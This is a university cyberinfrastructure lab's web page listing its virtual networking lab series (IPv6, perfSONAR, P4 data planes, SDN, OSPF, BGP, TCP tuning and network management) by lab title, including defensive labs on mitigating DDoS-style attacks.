Science and engineering applications are now generating data at an unprecedented rate. From large facilities such as the Large Hadron Collider to portable DNA sequencing devices, these instruments can produce hundreds of terabytes in short periods of time. Researchers and other professionals rely on networks to transfer data between sensing locations, instruments, data storage devices, and computing systems. While general-purpose networks, also referred to as enterprise networks,

# DEMO – High-resolution Measurements

<https://youtu.be/cWaWxsqVAgc>



Virtual Lab Libraries Developed by the Cyberinfrastructure Lab

2019 – 2024



# Virtual Lab Libraries

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
1. Introduction to IPv6
2. Cybersecurity Tools and Applications
3. Zeek Intrusion Detection and Prevention Systems
4. Cybersecurity Applications on P4 Programmable Data Planes
5. P4 Programmable Data Planes: Applications, Stateful Elements, and Custom Packet Processing
6. P4 Programmable Data Plane Switches based on BMv2
7. P4 Programmable Data Plane Switches based on Intel's Tofino Chip
8. Introduction to Software Defined Networking (SDN)
9. Open Shortest Path First (OSPF)
10. Introduction to Border Gateway Protocol (BGP)
11. MPLS and Advanced BGP Topics
12. Open vSwitch (OvS)
13. Network Management Tools (Netflow, IPFix, sFlow)
14. Introduction to perfSONAR
15. PerfSONAR 5.0
16. Network Tools and Protocols (NTP)

# Introduction to IPv6

## Introduction to IPv6 lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to FRR
Lab 3	IPv6 Address Configuration
Lab 4	Enabling Stateless Address Autoconfiguration (SLAAC) in IPv6 Routers
Lab 5	Configuring SLAAC and Stateless DHCPv6 Server
Lab 6	Configuring Stateful Dynamic Host Configuration Protocol version 6 (DHCPv6)
Lab 7	IPv6 Static Routing Configuration
Lab 8	Configuring Single Area OSPFv3 using IPv6
Lab 9	Interdomain Routing (BGP) with IPv6
Lab 10	DNS and Web Server IPv6 Configuration

## Pod example




# Introduction to perfSONAR 5

## Introduction to perfSONAR 5 lab series

Lab 1	Introduction to Mininet
Lab 2	Setting Administrative Information using perfSONAR Toolkit GUI
Lab 3	Scheduling Regular Tests Using perfSONAR GUI
Lab 4	Configuring Regular Tests Using pScheduler CLI Part I
Lab 5	Configuring Regular Tests Using pScheduler CLI Part II
Lab 6	Defining Regular Tests with a pSConfig Template
Lab 7	Configuring pScheduler Limits
Lab 8	Visualizing pScheduler Measurements using Grafana
Lab 9	Observing the impact of TCP window scaling and small TCP Buffer Sizes
Lab 10	Investigating the Effects of MTU mismatch
Lab 11	Running Regular pScheduler Tests over IPv6 Networks

## Pod example




# Cybersecurity Applications on P4 Programmable Data Planes

## Cybersecurity Applications on P4 Programmable Data Planes lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to P4 and BMv2
Lab 3	P4 Program Building Blocks
Lab 4	Parser Implementation
Lab 5	Introduction to Match-action Tables
Lab 6	Implementing a Stateful Packet Filter for the ICMP Protocol
Lab 7	Implementing a Stateful Packet Filter for the TCP Protocol
Lab 8	Detecting and Mitigating the DNS Amplification Attack
Lab 9	Identifying Heavy Hitters using Count-min Sketches (CMS)
Lab 10	Limiting the Impact of SYN Flood by Probabilistically Dropping Packets
Lab 11	Blocking Application Layer Slow DDoS Attack (Slowloris)

## Pod example




# P4 Programmable Data Planes: Applications and Custom Packet Processing

## P4 Programmable Data Planes lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to P4 and BMv2
Lab 3	P4 Program Building Blocks
Lab 4	Defining and Processing Custom Headers
Lab 5	Monitoring the Switchs Queue using Standard Metadata
Lab 6	Collecting Queueing Statistics using a Header Stack
Lab 7	Measuring Flow Statistics using Direct and Indirect Counters
Lab 8	Rerouting Traffic using Meters
Lab 9	Storing Arbitrary Data using Registers
Lab 10	Calculating Packets Interarrival Times using Hashes and Registers
Lab 11	Generating Notification Messages using Digests

## Pod example




# Introduction to P4 Programmable Data Plane Switches

## Introduction to P4 Programmable Data Plane Switches lab series

Lab 1	Introduction to Mininet
Exercise 1	Building a Basic Topology
Lab 2	Introduction to P4 and BMv2
Exercise 2	Compiling and Running a P4 Program
Lab 3	P4 Program Building Blocks
Lab 4	Parser Implementation
Exercise 3	Parsing UDP and RTP
Lab 5	Introduction to Match-action Tables (Part 1)
Lab 6	Introduction to Match-action Tables (Part 2)
Exercise 4	Implementing NAT using Match-action Tables
Lab 7	Populating and Managing Match-action Tables at Runtime
Exercise 5	Configuring Match-action Tables at Runtime
Lab 8	Checksum Recalculation and Packet Deparsing
Exercise 6	Building a Packet Reflector

## Pod example




# Network Tools and Protocols

## Network Tools and Protocols lab series

Lab 1	Introduction to Mininet
Exercise 1	Building a Basic Topology
Lab 2	Introduction to Iperf3
Lab 3	Emulating WAN with NETEM I: Latency, Jitter
Lab 4	Emulating WAN with NETEM II: Packet Loss, Duplication, Reordering, and Corruption
Lab 5	Setting WAN Bandwidth with Token Bucket Filter (TBF)
Exercise 2	Emulating a Wide Area Network (WAN)
Problem 1	Troubleshooting a WAN
Lab 6	Understanding Traditional TCP Congestion Control (HTCP, Cubic, Reno)
Lab 7	Understanding Rate-based TCP Congestion Control (BBR)
Lab 8	Bandwidth-delay Product and TCP Buffer Size
Exercise 3	Tuning TCP and Switch's Buffer Size
Exercise 4	Running tests with Competing TCP Flows and Different Congestion Control Algorithms
Lab 9	Enhancing TCP Throughput with Parallel Streams

## Pod example




# Network Tools and Protocols

## Network Tools and Protocols lab series

Exercise 5	Enhancing the Aggregate TCP Throughput with Parallel Streams
Problem 2	Enhancing TCP Throughput
Lab 10	Measuring TCP Fairness
Exercise 6	RTT Unfairness
Problem 3	Minimizing the Unfairness
Lab 11	Router's Buffer Size
Lab 12	TCP Rate Control with Pacing
Exercise 7	Setting the Pacing Rate
Lab 13	Impact of MSS on Throughput
Lab 14	Router's Bufferbloat
Exercise 8	Router's Bufferbloat
Lab 15	Analyzing the Impact of Hardware Offloading on TCP Performance
Lab 16	Random Early Detection

## Pod example






# Network Tools and Protocols

## Network Tools and Protocols lab series

Lab 17	Stochastic Fair Queueing
Lab 18	Controlled Delay (CoDel) Active Queue Management
Lab 19	Proportional Integral Controller-Enhanced (PIE)
Lab 20	Classifying TCP traffic using Hierarchical Token Bucket (HTB)

## Pod example




# Network Management

## Network Management lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to NetFlow
Lab 3	Introduction to IPFIX
Lab 4	Introduction to sFlow
Lab 5	Collecting and processing NetFlow, IPFIX and sFlow data using Nfdump
Lab 6	Filtering and formatting data using Nfdump
Lab 7	Collecting and Visualizing sFlow data using GoFlow and Grafana
Lab 8	Collecting and Visualizing NetFlow data using GoFlow and Grafana

## Pod example




# Introduction to Software-Defined Networking (SDN)

## SDN lab series

## Pod example

Lab 1	Introduction to Mininet
Lab 2	Legacy Networks: BGP Example as a Distributed System and Autonomous Forwarding Decisions
Lab 3	Early efforts of SDN: MPLS Example of a Control Plane that Establishes Semi-static Forwarding Paths
Lab 4	Introduction to SDN
Exercise 1	SDN Network Configuration
Lab 5	Configuring VXLAN to Provide Network Traffic Isolation
Exercise 2	Configuring VXLAN
Lab 6	Introduction to OpenFlow
Exercise 3	OpenFlow Protocol Management
Lab 7	Routing within an SDN network
Lab 8	Interconnection between Legacy Networks and SDN Networks
Exercise 4	Incremental Deployment of SDN Networks within Legacy Networks
Lab 9	Configuring Virtual Private LAN Service (VPLS)
Lab 10	Applying Equal-cost Multi-path Protocol (ECMP) within SDN networks




# Open Shortest Path First (OSPF)

## OSPF lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to FRR
Lab 3	Configuring Single-Area OSPFv2
Lab 4	Configuring Multi-Area OSPFv2
Exercise 1	Configuring Multi-Area OSPFv2
Lab 5	Configuring OSPFv2 with Default Route
Lab 6	OSPFv2 Virtual Link
Exercise 2	Configuring OSPFv2 Virtual Link
Lab 7	OSPFv2 Authentication
Lab 8	Setting OSPFv2 Route Cost
Lab 9	Configuring Multi-Area OSPFv3
Exercise 3	Configuring Multi-Area OSPFv3
Lab 10	Configuring Dual Stack OSPF Routing

## Pod example




# Introduction to Border Gateway Protocol (BGP)

## Introduction to BGP lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to Free Range Routing (FRR)
Lab 3	Introduction to BGP
Lab 4	Configure and Verify EBGP
Exercise 1	BGP Configuration
Lab 5	BGP Authentication
Lab 6	Configure BGP with Default Route
Lab 7	Using AS_PATH BGP Attribute
Exercise 2	Controlling Traffic using BGP AS_PATH Attribute
Lab 8	Configuring IBGP and EBGP Sessions, Local Preference, and MED
Lab 8.1	Configuring OSPF, IBGP and EBGP Sessions, Local Preference, and MED
Lab 8.2	Configuring IBGP and EBGP Sessions, Local Preference, and MED

## Pod example

